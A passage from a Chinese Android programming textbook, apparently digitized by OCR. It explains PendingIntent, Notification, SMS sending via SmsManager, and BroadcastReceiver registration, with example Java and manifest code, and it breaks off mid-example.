public final class PendingIntent
extends Object implements Parcelable
```




图 9-49 PendingIntent 的执行

通过定义形式可以发现，PendingIntent 与 Intent 类之间没有任何继承关系，所以这两个类表示两种不同的 Intent 操作。在 PendingIntent 类定义的常用常量及方法如表 9-32 所示。

表 9-32 PendingIntent 类提供的常用常量及方法

No.	常量及方法	类 型	描 述
1	public static final int FLAG_CANCEL_CURRENT	常量	重新生成一个新的 PendingIntent 对象
2	public static final int FLAG_NO_CREATE	常量	如果不存在 PendingIntent 对象，则创建一个新的
3	public static final int FLAG_ONE_SHOT	常量	创建的 PendingIntent 对象只使用一次
4	public static final int FLAG_UPDATE_CURRENT	常量	如果 PendingIntent 对象已经存在，则直接使用，并且实例化一个新的 Intent 对象
5	public static PendingIntent getActivity(Context context, int requestCode, Intent intent, int flags)	普通	通过 PendingIntent 启动一个新的 Activity
6	public static PendingIntent getBroadcast(Context context, int requestCode, Intent intent, int flags)	普通	通过 PendingIntent 启动一个新的 Broadcast
7	public static PendingIntent getService(Context context, int requestCode, Intent intent, int flags)	普通	通过 PendingIntent 启动一个新的 Service

在 Android 操作系统中，很多地方都要使用到 PendingIntent 类，如发送一些用户的通知（Notification）或者为用户发送短信（SMS）等都会使用到此类，下面通过具体的功能进行说明。

9.7.1　发送通知：Notification

在之前曾经讲解过 Toast 组件，此组件可以在手机屏幕上产生一些信息框以提醒用户某些操作，Notification（通知）组件与 Toast 类似，可以直接在 Android 手机屏幕的最上面显示通知信息，如图 9-50 所示。



图 9-50　通知信息显示在手机屏幕顶部

当需要为手机用户进行通告信息提示时，可以使用 android.app.Notification 组件完成，此类的继承结构如下：

```
java.lang.Object
   ↳ android.app.Notification
```

可以使用 Notification 定义一条提示信息的标题、时间、内容以及具体的触发操作，Notification 类的常用方法如表 9-33 所示。

表 9-33　Notification 类的常用方法

No.	方　　法	类　　型	描　　述
1	public Notification(int icon, CharSequence tickerText, long when)	构造	创建一个新的 Notification 对象，并指定提示的图标、信息内容及显示的时间，如果为立刻显示，则直接使用 System.currentTimeMillis()设置
2	public void setLatestEventInfo(Context context, CharSequence contentTitle, CharSequence contentText, PendingIntent contentIntent)	普通	设置通知的标题、内容以及指定的 PendingIntent

但是要想完成通知的显示，只依靠 Notification 类是不够的，还需要 NotificationManager 类的支持，此类定义如下：

```
java.lang.Object
   ↳ android.app.NotificationManager
```

NotificationManager 类相当于一个发布 Notification 信息的组件，如果把 NotificationManager 类比喻成一个新闻广播，那么每个 Notification 就相当于一条条的新闻信息。要想取得 NotificationManager 类的对象，则必须依靠 Activity 类提供的方法，如表 9-34 所示。

表 9-34　Activity 类定义的方法

No.	方　　法	类　　型	描　　述
1	public Object getSystemService(String name)	普通	取得系统服务的对象

对于 getSystemService()方法，可以取得许多系统级的服务，如 WiFi、POWER、NOTIFCATION

等，当取得了 NotificationManager 对象之后，就可以利用表 9-35 所示的方法，将 Notification 发送出去。

表 9-35　NotificationManager 类的常用方法

No.	方　法	类　型	描　述
1	public void notify(String tag, int id, Notification notification)	普通	指定发送信息的标签、显示图标、Notification 对象
2	public void notify(int id, Notification notification)	普通	指定发送信息的显示图标、Notification 对象
3	public void cancel(String tag, int id)	普通	取消指定标签、显示图标的信息
4	public void cancel(int id)	普通	取消指定图标的信息
5	public void cancelAll()	普通	取消所有的信息

下面结合 Notification 及 PendingIntent 演示如何进行通知的显示操作。

【例 9-84】　定义 Activity 程序，发送 Notification 信息

```
package org.lxh.demo;
import android.app.Activity;
import android.app.Notification;
import android.app.NotificationManager;
import android.app.PendingIntent;
import android.os.Bundle;
public class MyNotificationDemo extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);				//父类方法
		super.setContentView(R.layout.main);				//默认布局管理器
		NotificationManager notificationManager = (NotificationManager) super
				.getSystemService(Activity.NOTIFICATION_SERVICE);	//取得系统服务
		Notification notification = new Notification(			//实例化对象
				R.drawable.pic_m,					//信息图标
				"来自 MLDN 的消息。",					//信息提示
				System.currentTimeMillis());			//显示时间
		PendingIntent contentIntent = PendingIntent.getActivity(this, 0,
				super.getIntent(),					//取得 Intent
				PendingIntent.FLAG_UPDATE_CURRENT);		//取得 PendingIntent
		notification.setLatestEventInfo(this, "魔乐科技",		//信息标题
				"北京魔乐科技软件学院（www.MLDNJAVA.cn）",	//信息内容
				contentIntent);					//待发送的 Intent
		notificationManager.notify("MLDN",			//设置信息标签
				R.drawable.pic_m,					//设置图标
				notification);					//发送信息
	}
}
```

在本程序中，首先利用 super.getSystemService()方法取得了 NOTIFICATION 的系统服务，之后实例化 Notification 对象，并且指定了显示的图标（在 res-drawable-*文件夹中保存）以及提示信息，并将其设置为立刻显示（System.currentTimeMillis()），随后通过 setLatestEventInfo()方法设

置当信息打开时的通知内容，而此时就需要使用 PendingIntent 对象指定操作意图，最后通过取得的 NotificationManager 对象将通知信息发送给用户显示，程序的运行效果如图 9-51 所示。



图 9-51　发送通知

9.7.2　SMS 服务

之前曾经讲解过调用发送手机短信的 Intent，但是通过 Intent 启动的手机短信发送程序，其主要功能只是显示一个发送短信的窗口，而要想发送短信，用户需要手动进行。在 Android 操作系统中，专门提供了一个 SmsManager 类，可以进行短信发送程序的调用，此类的继承结构如下：

```
java.lang.Object
   ↳ android.telephony.SmsManager
```

SmsManager 类中所提供的短信操作方法如表 9-36 所示。

表 9-36　SmsManager 类的常用方法

No.	方　　法	类　　型	描　　述
1	public ArrayList<String> divideMessage(String text)	普通	拆分短信内容
2	public static SmsManager getDefault()	普通	取得默认手机的 SmsManager 对象
3	public void sendTextMessage(String destinationAddress, String scAddress, String text, PendingIntent sentIntent, PendingIntent deliveryIntent)	普通	发送文字信息
4	public void sendMultipartTextMessage (String destinationAddress, String scAddress, ArrayList<String> parts, ArrayList<PendingIntent> sentIntents, ArrayList <PendingIntent> deliveryIntents)	普通	发送多条文字信息
5	public void sendDataMessage(String destinationAddress, String scAddress, short destinationPort, byte[] data, PendingIntent sentIntent, PendingIntent deliveryIntent)	普通	发送二进制数据信息

发送短信的操作最后是通过 sendTextMessage()方法完成的，此方法中的参数作用如下。

☑　destinationAddress：收件人地址。

☑　scAddress：设置短信中心的号码，如果设置为 null，则为默认中心号码。

☑ text：指定发送短信的内容。
☑ sentIntent：当消息发出时，通过 PendingIntent 来广播发送成功或者失败的信息报告，如果该参数为空，则检查所有未知的应用程序，这样会导致发送时间延长。
☑ deliveryIntent：当信息发送到收件处时，该 PendingIntent 会进行广播。

【例 9-85】 定义 Activity 程序发送信息

```
package org.lxh.demo;
import java.util.Iterator;
import java.util.List;
import android.app.Activity;
import android.app.PendingIntent;
import android.os.Bundle;
import android.telephony.SmsManager;
import android.widget.Toast;
public class MySMSDemo extends Activity {
	@Override
	public void onCreate(Bundle savedInstanceState) {
		super.onCreate(savedInstanceState);
		super.setContentView(R.layout.main);					//默认布局管理器
		String content = "北京魔乐科技软件学院（www.mldnjava.cn），"
				+ "是一家专门从事 Java 高端培训的职业培训机构，"
				+ "采用行业之中先进的教学方法，让学生在四个月内挑战自身的学习极限，"
				+ "提供同行业内最多最好的职位就业信息，为学生就业插上成功的翅膀。";
											//短信内容
		SmsManager smsManager = SmsManager.getDefault();			//短信管理类
		PendingIntent sentIntent = PendingIntent.getActivity(MySMSDemo.this, 0,
			super.getIntent(), PendingIntent.FLAG_UPDATE_CURRENT);	//取得 PendingIntent
		if (content.length() > 70) {						//短信长度大于 70 字
			List<String> msgs = smsManager.divideMessage(content);	//拆分信息
			Iterator<String> iter = msgs.iterator();			//实例化 Iterator
			while (iter.hasNext()) {					//迭代输出
				String msg = iter.next();				//取出每一个子信息
				smsManager.sendTextMessage("13683527621", null, msg,
						sentIntent, null);			//发送文字信息
			}
		} else {								//不足 70 字
			smsManager.sendTextMessage("13683527621", null, content,
					sentIntent, null);				//发送文字信息
		}
		Toast.makeText(MySMSDemo.this, "短信发送完成", Toast.LENGTH_LONG).show();//信息
	}
}
```

本程序首先指定了一条要发送的短信内容，之后判断短信的长度是否大于 70 个字，如果大于，则使用 divideMessage()方法将短信进行拆分，拆分之后返回的数据类型为 ArrayList 集合，所以可以通过迭代循环取出每一条子信息并进行发送；如果短信长度不大于 70 个字，则按一条信息进行发送，发送完毕之后通过 Toast 对用户进行提示。



发送短信需要配置资源权限。

在发送短信时，需要用户进行短信发送权限的授权操作，如果没有授权，则程序运行时会出现如下错误信息提示：

12-29 09:13:16.468: ERROR/AndroidRuntime(806): Caused by: java.lang.SecurityException: Sending SMS message: User 10032 does not have android.permission.SEND_SMS.

如果要进行授权，则需要修改项目中的 AndroidManifest.xml 文件，增加如下语句：

```
<uses-permission android:name="android.permission.SEND_SMS"/>
```

配置完成之后重新启动，则不会再提示之前的错误信息。

另外，需要注意的是，本程序最好在真机上运行，这样才可以更好地观察到效果。

以上程序实现了短信发送功能，但遗憾的是，在 Android 中 SmsManager 类并不具备发送彩信的功能，所以如果要想进行彩信的发送，则只能利用之前讲解的 Intent 操作完成。

9.8　广播机制：Broadcast

9.8.1　认识广播

广播也是一种信息的发送机制，就好比电视那样，用户可以选择自己喜欢的电视节目，但电视台（发送方）不会考虑用户（接收方）是如何对电视信息进行处理的，不管用户是否在收看此频道，电视台都要发送电视的信号。例如，现在正在播放一些金融投资的节目，电视台只是负责发送电视信息，而用户如何对这些内容进行处理，就不是电视台所应该考虑的事情了。

在 Android 手机中存在着各种各样的广播信息，如手机刚启动时的提示信息、电池不足的警告信息和来电信息等，都会通过广播的形式发送给用户，而处理的形式由用户自己决定。

在 Android 操作系统中，开发者可以定义自己的广播组件，但是所有的广播组件都是以一个类的形式出现的，而且该类必须继承自 BroadcastReceiver 类，而后还需向 Android 系统注册，如图 9-52 所示。




图 9-52　在 Android 上注册广播组件

【例 9-86】　广播组件的定义结构

```
package org.lxh.demo;
import android.content.BroadcastReceiver;
```

```
import android.content.Context;
import android.content.Intent;
public class MyBroadCastDemo extends BroadcastReceiver {
        @Override
        public void onReceive(Context context, Intent intent) {
                //此处编写代码
        }
}
```

当用户需要进行广播时，可以通过 Activity 程序中的 sendBroadcast()方法触发所有的广播组件，而每一个广播组件在进行广播启动之前，也必须判断用户所传递的广播操作是否是指定的 Action 类型，如果是，则进行广播的处理，如图 9-53 所示。




图 9-53　Android 的广播处理过程

在 Android 操作系统中，每启动一个广播都需要重新实例化一个新的广播组件对象，并自动调用类中的 onReceive()方法对广播事件进行处理，下面通过一个简单的程序演示广播的基本操作及配置。

【例 9-87】 定义布局管理文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                                   //线性布局管理器
        xmlns:android="http://schemas.android.com/apk/res/android"
        android:id="@+id/MyLayout"                              //布局管理器 ID
        android:orientation="vertical"                          //所有组件垂直摆放
        android:layout_width="fill_parent"                      //布局管理器宽度为屏幕宽度
        android:layout_height="fill_parent">                    //布局管理器高度为屏幕高度
        <Button                                                 //定义按钮组件
                android:id="@+id/mybut"                         //组件 ID，程序中使用
                android:layout_width="wrap_content"             //组件宽度为文字宽度
                android:layout_height="wrap_content"            //组件高度为文字高度
                android:text="开始广播"/>                        //默认显示文字
</LinearLayout>
```

在此布局管理器中定义了一个按钮，而以后的程序将通过按钮发送广播，并根据配置执行广播操作。

【例 9-88】 定义 Activity 程序发送广播——MyBroadcastDemo.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyBroadcastDemo extends Activity {
        private Button mybut ;                                          //按钮组件
        @Override
```

```
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                super.setContentView(R.layout.main);                    //设置默认布局管理器
                this.mybut = (Button) super.findViewById(R.id.mybut) ;  //取得组件
                this.mybut.setOnClickListener(new OnClickListenerImpl());  //设置监听
        }
        private class OnClickListenerImpl implements OnClickListener {
                @Override
                public void onClick(View v) {
                        Intent it = new Intent(Intent.ACTION_EDIT);     //启动 Action
                        MyBroadcastDemo.this.sendBroadcast(it);         //进行广播
                }
        }
}
```

本程序在按钮组件上设置了一个单击事件，当用户单击此按钮后会通过 sendBroadcast()方法发送广播。

【例 9-89】 定义广播组件，组件类继承 BroadcastReceiver 类

```
package org.lxh.demo;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.widget.Toast;
public class MyBroadcastReceiverUtil extends BroadcastReceiver {    //继承 BroadcastReceiver
        public MyBroadcastReceiverUtil(){                           //构造方法
                System.out.println("** 每次广播都会实例化一个新的广播组件进行操作。");
        }
        @Override
        public void onReceive(Context context, Intent intent) {
                Toast.makeText(context, "广播已经启动", Toast.LENGTH_LONG).show();//显示信息
        }
}
```

由于每次广播都会重新实例化广播组件类的对象，所以为了方便验证此功能，在构造方法中增加了一条输出语句，读者可以根据执行观察程序的后台输出，而 onReceive()方法为广播处理的核心方法，在本程序中直接利用 Toast 组件显示了一个提示框。

【例 9-90】 在 AndroidManifest.xml 文件中注册广播组件

```
<?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
        package="org.lxh.demo"                              //程序所在的包名称
        android:versionCode="1"                             //版本号
        android:versionName="1.0">                          //显示给用户的信息
        <uses-sdk android:minSdkVersion="10" />             //程序运行的最低版本编号
        <application                                        //配置应用程序
                android:icon="@drawable/icon"               //程序图标
                android:label="@string/app_name">           //显示文字
                <activity                                   //定义 Activity 程序
                        android:name=".MyBroadcastDemo"     //Activity 程序类
                        android:label="@string/app_name">   //显示文字
                        <intent-filter>                     //系统启动时运行
```

```
                <action android:name="android.intent.action.MAIN" />
                <category android:name="android.intent.category.LAUNCHER" />
            </intent-filter>
        </activity>
        <receiver                                           //定义广播处理
            android:name="MyBroadcastReceiverUtil"          //广播处理类
            android:enabled="true">                         //启用广播
            <intent-filter>                                 //匹配 Action 操作时广播
                <action android:name="android.intent.action.EDIT" />
            </intent-filter>
        </receiver>
    </application>
</manifest>
```

所有的广播组件都必须在 Android 系统上进行注册，所以在本程序中配置了一个<receiver>节点表示广播组件，配置时指定了广播程序的处理类（android:name=" MyBroadcastReceiverUtil"），让广播处于启用状态（android:enabled="true"，默认为 true，如果设置为 false，则表示此广播组件不可用），其中的<intent-filter>节点表示只有执行此 Action 时才会进行广播。程序运行后，当用户单击按钮之后会出现相应的广播信息，程序的运行效果如图 9-54 所示。




图 9-54　调用广播

本程序只是通过一个 Activity 程序调用了一个广播组件，而且在程序中所使用的 Action 也是由系统定义好的（android.intent.action.EDIT），下面对以上程序进行扩展，使用一个自定义的 Action，并且向广播中传送一些数据，而此时程序中注册 intent-filter 时，将直接利用 Activity 类中的两个方法完成手工注册及手工注销，这两个方法如表 9-37 所示。

表 9-37　Activity 类对 Broadcast 的支持

No.	方　　法	类　　型	描　　述
1	public Intent registerReceiver(BroadcastReceiver receiver, IntentFilter filter)	普通	注册一个 Broadcast 广播，并指定 IntentFilter
2	public void unregisterReceiver(BroadcastReceiver receiver)	普通	注销指定的 Broadcast 广播

在使用 registerReceiver()方法注册广播时，需要指定一个 IntentFilter 类的对象，此类的作用



与之前在 AndroidManifest.xml 文件中的配置相同，如下所示：

```
<receiver android:name="MyBroadcastDemo" android:enabled="true">
    <intent-filter>
        <action android:name="org.lxh.action.MLDN" />
    </intent-filter>
</receiver>
```

如果在操作广播时不希望通过配置文件直接进行广播的过滤配置，那么就可以依靠 Android 操作系统所提供的 android.content.IntentFilter 类完成，此类的主要功能是允许用户根据自己的要求对广播操作进行手工配置，在 IntentFilter 类中提供的常用方法如表 9-38 所示。

表 9-38　IntentFilter 类提供的常用方法

No.	方　　法	类　　型	描　　述
1	public IntentFilter()	构造	创建一个空的 IntentFilter 对象
2	public IntentFilter(String action)	构造	创建一个 IntentFilter 对象，并指定 Action
3	public final void addAction(String action)	普通	增加一个要过滤的 Action
4	public final void addCategory(String category)	普通	增加一个要过滤的 Category
5	public final boolean hasAction(String action)	普通	判断指定的 Action 是否存在
6	public final boolean hasCategory(String category)	普通	判断指定的 Category 是否存在

下面使用手工方式完成广播的操作。

【例 9-91】　定义布局管理文件——main.xml

```
<?xml version="1.0" encoding="utf-8"?>
<LinearLayout                                              //线性布局管理器
    xmlns:android="http://schemas.android.com/apk/res/android"
    android:id="@+id/MyLayout"                             //布局管理器 ID
    android:orientation="vertical"                         //所有组件垂直摆放
    android:layout_width="fill_parent"                     //布局管理器宽度为屏幕宽度
    android:layout_height="fill_parent">                   //布局管理器高度为屏幕高度
    <Button                                                //定义按钮组件
        android:id="@+id/mybut"                            //组件 ID，程序中使用
        android:layout_width="wrap_content"                //组件宽度为文字宽度
        android:layout_height="wrap_content"               //组件高度为文字高度
        android:text="开始广播"/>                           //默认显示文字
</LinearLayout>
```

【例 9-92】　定义 Activity 程序，手工进行广播的配置——MyBroadcastDemo.java

```
package org.lxh.demo;
import android.app.Activity;
import android.content.Intent;
import android.content.IntentFilter;
import android.os.Bundle;
import android.view.View;
import android.view.View.OnClickListener;
import android.widget.Button;
public class MyBroadcastDemo extends Activity {
    private Button mybut ;                                          //按钮组件
    private MyBroadcastReceiverUtil broadUtil = null ;              //广播接收者
    @Override
```

```
        public void onCreate(Bundle savedInstanceState) {
                super.onCreate(savedInstanceState);
                super.setContentView(R.layout.main);                     //设置默认布局管理器
                this.mybut = (Button) super.findViewById(R.id.mybut) ;   //取得组件
                this.mybut.setOnClickListener(new OnClickListenerImpl()); //设置监听
        }
        private class OnClickListenerImpl implements OnClickListener {
                @Override
                public void onClick(View v) {
                        Intent it = new Intent("org.lxh.action.MLDN") ;      //指定 Action
                        it.putExtra("msg", "www.mldnjava.cn");               //附加数据
                        IntentFilter filter = new IntentFilter("org.lxh.action.MLDN") ;
                        MyBroadcastDemo.this.broadUtil = new MyBroadcastReceiverUtil() ;
                        MyBroadcastDemo.this.registerReceiver(
                                        MyBroadcastDemo.this.broadUtil, filter);     //注册广播
                        MyBroadcastDemo.this.sendBroadcast(it);              //进行广播
                }
        }
        @Override
        protected void onStop() {
                super.unregisterReceiver(MyBroadcastDemo.this.broadUtil) ; //注销广播
                super.onStop();
        }


}
```

在本程序的 onClick()操作中，首先创建了一个 IntentFilter 类的对象，之后手工实例化一个 MyBroadcastReceiverUtil 类（广播接收者）的对象，并且通过 registerReceiver()方法进行广播组件及过滤组件的配置，而后在 onStop()方法中使用 unregisterReceiver()方法注销了此广播组件。由于本程序通过 Intent 向广播组件里面传送了部分数据，所以在广播组件中将直接对这些传送的附加数据进行显示。

【例 9-93】 定义广播组件——MyBroadcastDemo

```
package org.lxh.demo;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
import android.widget.Toast;
public class MyBroadcastDemo extends BroadcastReceiver {        //继承 BroadcastReceiver
        @Override
        public void onReceive(Context context, Intent intent) {      //处理广播事件
                if ("org.lxh.action.MLDN".equals(intent.getAction())) { //判断是指定的 Action
                        String msg = intent.getStringExtra("msg") ;     //取得附加信息
                        Toast.makeText(context, msg, Toast.LENGTH_LONG).show(); //显示信息
                }
        }
}
```

在本广播组件中，首先判断传递过来的 Action 是否是指定的 Action，如果是，则从 Intent 对象中取出数据，并通过 Toast 组件进行显示，程序的运行效果如图 9-55 所示。



提示

本程序不再需要配置 AndroidManifest.xml 文件。

由于本程序中直接利用程序配置了<Intent-Filter>节点，所以不需要在 AndroidManifest.xml 文件中配置任何内容。



图 9-55　手工配置广播及过滤

9.8.2　通过 Broadcast 启动 Service

在前面已经讲解过通过 Activity 程序启动 Service 的操作，实际上 Service 也可以通过 Broadcast 启动，只需要在 Broadcast 中调用 startService()方法即可完成，下面通过一段程序演示具体的操作。

【例 9-94】 定义一个 Service 类

```
package org.lxh.demo;
import android.app.Service;
import android.content.Intent;
import android.os.IBinder;
public class MyServiceUtil extends Service {                //继承 Service
	@Override
	public IBinder onBind(Intent intent) {                  //绑定时触发
		return null;
	}
	@Override
	public void onCreate() {                                //创建时触发
		System.out.println("*** Service onCreate()");
		super.onCreate();
	}
	@Override
	public void onDestroy() {                               //销毁时触发
		System.out.println("*** Service onDestroy()");
		super.onDestroy();
	}
```

```
        @Override
        public int onStartCommand(Intent intent,
                    int flags, int startId) {                    //启动时触发
            System.out.println("*** Service onStartCommand() Intent = " + intent);
            return Service.START_CONTINUATION_MASK;
        }
}
```

由于本程序只是演示在 Broadcast 中启动 Service 的操作，所以只在 Service 的子类中覆写了几个生命周期的方法。

【例 9-95】 定义 Broadcast 处理类——MyBroadcast.java

```
package org.lxh.demo;
import android.content.BroadcastReceiver;
import android.content.Context;
import android.content.Intent;
public class MyBroadcastReceiverUtil extends BroadcastReceiver {//继承 BroadcastReceiver
        @Override
        public void onReceive(Context context, Intent intent) {
            context.startService(new Intent(context, MyServiceUtil.class));//启动 Service
        }
}
```

在 MyBroadcast 类的 onReceive()方法中，主要是通过 startService()方法启动一个 Service。

【例 9-96】 定义信息显示的资源文件——strings.xml

```
<?xml version="1.0" encoding="utf-8"?>
<resources>
    <string name="hello">www.MLDNJAVA.cn</string>
    <string name="app_name">广播服务</string>
</resources>
```

【例 9-97】 定义布局管理文件

```
